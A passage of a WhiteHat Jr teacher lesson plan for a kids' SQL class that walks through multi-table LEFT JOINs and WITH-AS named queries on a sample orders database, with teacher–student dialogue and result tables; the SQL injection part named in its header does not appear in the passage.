WhiteHat Jr
Live online Coding for Kids

Topic	Complex SQL Queries	
Class Description	Students will learn how to perform complex queries with SQL and would then perform a SQL injection	
Class	C-234	
Class time	45 mins	
Goal	● Building complex queries with SQL ● SQL Injection to fetch sensitive data	
Resources Required	● Teacher Resources: ○ Laptop with internet connectivity ○ Earphones with mic ○ Notebook and pen ○ Visual Studio Code ● Student Resources: ○ Laptop with internet connectivity ○ Earphones with mic ○ Notebook and pen ○ Visual Studio Code	
Class structure	**Warm-Up** **Teacher-led Activity 1** **Student-led Activity 1** **Wrap-Up**	**10 mins** **20 mins** **10 mins** **5 mins**

WARM-UP SESSION - 10mins


Teacher Action	Student Action
Hey <student's name>. How are you? It's great to see you! Are you excited to learn something new today?	**ESR**: Hi, thanks, yes, I am excited about it!

In the last session, we learned about SET operators and also understood their rules. We discussed the differences between UNION, UNION ALL and INTERSECT operators. Any doubts from the last session? *The teacher clarifies doubts (if any)* *Until now, we have been building fairly simple SQL statements to query the database so today, we will be diving into the more complex queries.* *Let's get started*	**ESR**: Varied!
TEACHER-LED ACTIVITY - 20mins	
Teacher Initiates Screen Share	
ACTIVITY ● **Breaking down complex SQL statements** ● **Joining multiple join statements**	
Teacher Action	**Student Action**
In the last class, we learnt about the set operators in SQL. Before that, we have also covered the join statements. Since we now have a fair idea on how SQL statements are constructed, today, we are going to deep dive into more complex statements. Let's open the editor and discuss the problem statement first. *Teacher opens the editor from Teacher Activity 1*	*Student opens the editor*

	from Student Activity 1
Now let's say that you wanted the following data from the table - 1. First Name of the Customer 2. Name of the product they have bought 3. The total amount of their order 4. Date on which they placed the order Let's think about this. Which data would be found in which table?	**ESR:** ***1. first_name*** can be fetched from ***customers*** 2. Name of the product can be fetched from ***company_products*** 3. Total amount of the order and date can be found from ***company_orders***
That's right! When you think about it, these are 3 completely different tables. How are we going to get the data then? Is there any relation between the tables? Can you check?	**ESR:** ***order_items*** contains ***order_id*** and ***product_id***, which leads us to ***company_products*** and ***company_orders***. ***company_orders*** contains ***customer_id***
Note - Help the student in finding the relations That's great! Can you now think of a way through which we	**ESR:** Varied!


can solve this? Well, let's break our problem down. We can find 2 of our columns - ***total_amount*** of purchase and ***date*** of purchase from the ***company_orders*** table through ***order_items***, since it contains the ***order_id***. We are giving ***order_items*** table importance because it is related to all the tables - directly or indirectly - from which we need data. Therefore, we need to make sure to get data amount and date data for all the order_id(s). Let's try to create a join statement that will only fetch the ***total_amount*** and ***date*** of purchase for the orders. *Teacher asks the student to guide her to write the query*	*Student guides the teacher to write the query*

SELECT order_items.id, company_orders.date, company_orders.total_amount
FROM order_item **LEFT JOIN** company_orders **ON**
company_orders.id=order_items.order_id



```
SELECT
    order_items.id,
    company_orders.date,
    company_orders.total_amount
FROM order_items
LEFT JOIN
company_orders ON
    company_orders.id=order_items.order_id
```

Output -



Output

Show 10 entries

id	date	total_amount
1	Wed, 04 Jul 2012 00:00:00 GMT	440
2	Wed, 04 Jul 2012 00:00:00 GMT	440
3	Wed, 04 Jul 2012 00:00:00 GMT	440
4	Thu, 05 Jul 2012 00:00:00 GMT	1863.4
5	Thu, 05 Jul 2012 00:00:00 GMT	1863.4
6	Sun, 08 Jul 2012 00:00:00 GMT	1813
7	Sun, 08 Jul 2012 00:00:00 GMT	1813
8	Sun, 08 Jul 2012 00:00:00 GMT	1813
9	Sun, 08 Jul 2012 00:00:00 GMT	670.8
10	Sun, 08 Jul 2012 00:00:00 GMT	670.8

Showing 1 to 10 of 206 entries

Awesome! Now, we have successfully joined the ***order_items*** and ***company_orders*** table. Can you tell me why we used LEFT JOIN?

Great! Now, we also know that ***company_orders*** is related to the ***customers*** table through ***customer_id***. This means that, we will have to add another join statement to our existing statement to join the ***customers*** table as well.

Until now, we have only been joining 2 tables together, but joining the 3rd table is easier.

Let's take a look at how it's done -

ESR:


We used LEFT JOIN to make sure that no unwanted rows are fetched from the ***company_orders*** table.

Student observes

Teacher makes the changes to the query


Note - To explain the student better, you can write this and execute this query in a new tab so that the student can see the differences between the 2 queries.

SELECT
        order_items.id,
        customers.first_name,
        company_orders.date,
        company_orders.total_amount
FROM order_items
LEFT JOIN
company_orders **ON**
        company_orders.id=order_items.order_id
LEFT JOIN
customers **ON**
        customers.id=company_orders.customer_id



```
SELECT
    order_items.id,
    customers.first_name,
    company_orders.date,
    company_orders.total_amount
FROM order_items
LEFT JOIN
company_orders ON
    company_orders.id=order_items.order_id
LEFT JOIN
customers ON
    customers.id=company_orders.customer_id
```

Output -



Output

Show 10 entries

id	first_name	date	total_amount
1	Paul	Wed, 04 Jul 2012 00:00:00 GMT	440
2	Paul	Wed, 04 Jul 2012 00:00:00 GMT	440
3	Paul	Wed, 04 Jul 2012 00:00:00 GMT	440
4	Karin	Thu, 05 Jul 2012 00:00:00 GMT	1863.4
5	Karin	Thu, 05 Jul 2012 00:00:00 GMT	1863.4
6	Mario	Sun, 08 Jul 2012 00:00:00 GMT	1813
7	Mario	Sun, 08 Jul 2012 00:00:00 GMT	1813
8	Mario	Sun, 08 Jul 2012 00:00:00 GMT	1813
9	Mary	Sun, 08 Jul 2012 00:00:00 GMT	670.8
10	Mary	Sun, 08 Jul 2012 00:00:00 GMT	670.8

Showing 1 to 10 of 206 entries

Here, you will notice that this time, we have added a new variable ***customers.first_name*** when we are listing the name of columns that we need, and we have added a ***LEFT JOIN customers*** with our desired condition at the very end.

This time, what happens is that first, the ***order_items*** table is on the left and ***company_orders*** table is on the right, so we are left joining them together, and then, we have ***company_orders*** table on the left and ***customers*** table on the right so we are again, left joining it so that our customer's first names get matched with rows based on the customer ID, and we don't see those customers who have not placed an order.


Simple, right?

ESR:
Yes!

Okay, now let's leave this statement as it is, and open the


editor in a new tab. Do not close this tab. *Teacher opens the editor in a new tab*	*Student opens the editor in a new tab*
Okay, so out of the 4 columns that we needed across 3 tables, we have built a query that can fetch 3 columns for us from 2 tables. We still need the name of the product, for which, we will have to construct a different query. Again, we will join the ***order_items*** table with the ***company_products*** table this time. Help me write the query? *Teacher asks the student to guide her to write the query*	*Student guides the teacher in constructing the query*

```
SELECT
        order_items.id,
        company_products.name
FROM order_items
LEFT JOIN
company_products ON
        company_products.id=order_items.product_id
```



```
SELECT
    order_items.id,
    company_products.name
FROM order_items
LEFT JOIN
company_products ON
    company_products.id=order_items.product_id
```

Output -



Output

Show 10 entries

id	name
1	Chai
2	Chai
3	Chai
4	Chang
5	Chang
6	Aniseed Syrup
7	Aniseed Syrup
8	Aniseed Syrup
9	Chef Antons Cajun Seasoning
10	Chef Antons Cajun Seasoning

Showing 1 to 10 of 206 entries


Nice, we now have all the columns that we needed with the help of the 2 statements.

Now let's take a look at the output of both the statements side by side. We have both of them opened in separate tabs!

Teacher observes

Student observes

First statement -




Output

Show 10 entries

id	first_name	date	total_amount
1	Paul	Wed, 04 Jul 2012 00:00:00 GMT	440
2	Paul	Wed, 04 Jul 2012 00:00:00 GMT	440
3	Paul	Wed, 04 Jul 2012 00:00:00 GMT	440
4	Karin	Thu, 05 Jul 2012 00:00:00 GMT	1863.4
5	Karin	Thu, 05 Jul 2012 00:00:00 GMT	1863.4
6	Mario	Sun, 08 Jul 2012 00:00:00 GMT	1813
7	Mario	Sun, 08 Jul 2012 00:00:00 GMT	1813
8	Mario	Sun, 08 Jul 2012 00:00:00 GMT	1813
9	Mary	Sun, 08 Jul 2012 00:00:00 GMT	670.8
10	Mary	Sun, 08 Jul 2012 00:00:00 GMT	670.8

Showing 1 to 10 of 206 entries

Second statement -



Output

Show 10 entries

id	name
1	Chai
2	Chai
3	Chai
4	Chang
5	Chang
6	Aniseed Syrup
7	Aniseed Syrup
8	Aniseed Syrup
9	Chef Antons Cajun Seasoning
10	Chef Antons Cajun Seasoning

Showing 1 to 10 of 206 entries


We can notice that both of these tables are very consistent. Their IDs are ordered in increasing order, and there are about 206 entries in both of the tables. Now, let's assume that these tables could be treated as actual SQL tables with names, then would it have been easier for us to just join them?	**ESR:** Yes!
That's exactly what we are going to do! SQL has an **"WITH - AS"** clause that can be used to give variable names to different things. For example, a statement - **WITH** *query_1* **AS (SELECT ...),** *query_2* **AS (SELECT ...)** Here, we are trying to create variable names of our select statements.	

Let’s open the editor in a new tab and give variable names to these 2 queries -

Teacher gives the variable names

Student observes

WITH query_1 **AS** (**SELECT**
order_items.id,
customers.first_name,
company_orders.date,
company_orders.total_amount
FROM order_items **LEFT JOIN** company_orders **ON**
company_orders.id=order_items.order_id
LEFT JOIN customers **ON** customers.id=company_orders.customer_id),
query_2 **AS** (**SELECT**
order_items.id,
company_products.name
FROM order_items **LEFT JOIN** company_products **ON**
company_products.id=order_items.product_id)



```
1  WITH query_1 AS (SELECT
2      order_items.id,
3      customers.first_name,
4      company_orders.date,
5      company_orders.total_amount
6  FROM order_items LEFT JOIN company_orders ON company_orders.id=order_items.order_id
7  LEFT JOIN customers ON customers.id=company_orders.customer_id),
8  query_2 AS (SELECT
9      order_items.id,
10     company_products.name
11 FROM order_items LEFT JOIN company_products ON company_products.id=order_items.product_id)
```

Do note that here, we have enclosed our select statements within parentheses, and we have used a comma (,) between different statements and variable names (At the end of line number 7 in screenshot).


Now, just as we have given variable names to tables, we can also give simplified variable names to columns as well, by using the **“AS”** clause.

Let’s do that -

Teacher gives the variable names

Student observes

```
WITH query_1 AS (SELECT
         order_items.id as order_items_id,
         customers.first_name as customer_name,
         company_orders.date as date,
         company_orders.total_amount as amount
FROM order_items LEFT JOIN company_orders ON
company_orders.id=order_items.order_id
LEFT JOIN customers ON customers.id=company_orders.customer_id),
query_2 AS (SELECT
         order_items.id as order_items_id,
         company_products.name as product_name
FROM order_items LEFT JOIN company_products ON
company_products.id=order_items.product_id)
```



```
WITH query_1 AS (SELECT
    order_items.id as order_items_id,
    customers.first_name as customer_name,
    company_orders.date as date,
    company_orders.total_amount as amount
FROM order_items LEFT JOIN company_orders ON company_orders.id=order_items.order_id
LEFT JOIN customers ON customers.id=company_orders.customer_id),
query_2 AS (SELECT
    order_items.id as order_items_id,
    company_products.name as product_name
FROM order_items LEFT JOIN company_products ON company_products.id=order_items.product_id)
```

Okay, now we have started to get really close. We have everything that we need, and we just need to join the 2 tables.

